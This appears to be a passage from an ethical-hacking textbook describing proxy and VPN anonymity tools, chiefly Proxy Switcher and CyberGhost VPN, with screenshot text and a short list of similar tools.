
Proxy Tools

Proxy tools are intended to allow users to surf the Internet anonymously by keeping their IP hidden through a chain of SOCKS or HTTP proxies. These tools can also act as HTTP, mail, FTP, SOCKS, news, telnet, and HTTPS proxy servers.

- **Proxy Switcher**

  Source: *https://www.proxyswitcher.com*

  Proxy Switcher allows attackers to surf the Internet anonymously without disclosing their IP address. It also helps attackers to access various blocked sites in the organization. In addition, it avoids all sorts of limitations imposed by target sites.


Proxy Switcher Unregistered (Direct Connection)
File
Edit
Actions
View
Help
Filter Proxy Servers
Proxy Scanner
New (10)
CORE (0)
High Anonymous (0)
Non-SSL (0)
Elite (0)
Dead (49)
Permanently (9)
Basic Anonymity (0)
Non-SSL (0)
Private (0)
Dangerous (0)
My Proxy Servers (0)
ProxySwitcher (0)
Cancel
Disabled
Keep Alive
Auto Switch

Server	State	Response	Country	N...	Uptime	Last Tested	Last Upda
182.253.35.115:8080	Testing	21047ms	INDONESIA		0%	11 minutes	< minut
196.22.53.153:80	Testing	21062ms	MOZAMBIQUE		0%	11 minutes	< minut
37.187.115.112:80	Testing	21062ms	FRANCE		0%	11 minutes	< minut
54.229.138.114:80	Testing	21031ms	IRELAND		0%	11 minutes	< minut
54.227.121.84:80	Testing	21031ms	UNITED STATES		0%	11 minutes	< minut
203.189.89.153:8080	Testing	21016ms	INDONESIA		0%	11 minutes	< minut
190.206.66.75:8080	Testing	21031ms	VENEZUELA		0%	11 minutes	< minut
79.125.18.225:80	Testing	21016ms	IRELAND		0%	11 minutes	< minut
91.217.42.2:8080	Testing	3406ms	RUSSIAN FEDERATION		0%	11 minutes	< minut
37.187.118.56:80	Testing	265ms	FRANCE		0%	11 minutes	< minut


```
115.124.75.149:80 tested as [Dead]  because of an error - 403 server refuses to respond to request.
59.120.22.30:8080 tested as [Dead]  because of an error - 403 server refuses to respond to request.
202.159.6.146:80 tested as [Dead]  because of an error - 403 server refuses to respond to request.
45.64.99.251:8080 tested as [Dead]  because of an error - 403 server refuses to respond to request.
```

Figure 3.98: Screenshot of Proxy Switcher

- **CyberGhost VPN**

  Source: *https://www.cyberghostvpn.com*

  CyberGhost VPN hides the attacker's IP and replaces it with a selected IP, allowing him or her to surf anonymously and access blocked or censored content. It encrypts the connection and does not keep logs, thus securing data.



All servers

Choose a country to connect to and CyberGhost will route all your traffic through the encrypted VPN tunnel.

Name	Distance	Load	Favorite
Albania 116 Users online	1,448 km	51%	☆
Argentina 18 Users online	11,436 km	5%	☆
Australia 70 Users online	16,442 km	33%	☆
Austria 95 Users online	739 km	40%	☆
Belarus 195 Users online	1,426 km	90%	☆
Belgium 35 Users online	185 km	15%	☆
Bosnia and Herzegovina 135 Users online	1,089 km	53%	☆
Brazil 135 Users online	9,787 km	53%	☆
Bulgaria 135 Users online	1,535 km	53%	☆

CyberGhost VPN
Connected

Current location:
New York, United States
VPN IP: 37.120.138.87
LOCAL IP: 37.120.138.87

953 MB DOWNLOADED
123 MB UPLOADED
Wireguard PROTOCOL
00:23:09 CONNECTED

Figure 3.99: Screenshot of CyberGhost

In addition to the proxy tools mentioned above, there are many other proxy tools intended to allow users to surf the Internet anonymously. Some additional proxy tools are listed below:

- Burp Suite (*https://www.portswigger.net*)
- Tor (*https://www.torproject.org*)
- CCProxy (*https://www.youngzsoft.net*)
- Hotspot Shield (*https://www.hotspotshield.com*)

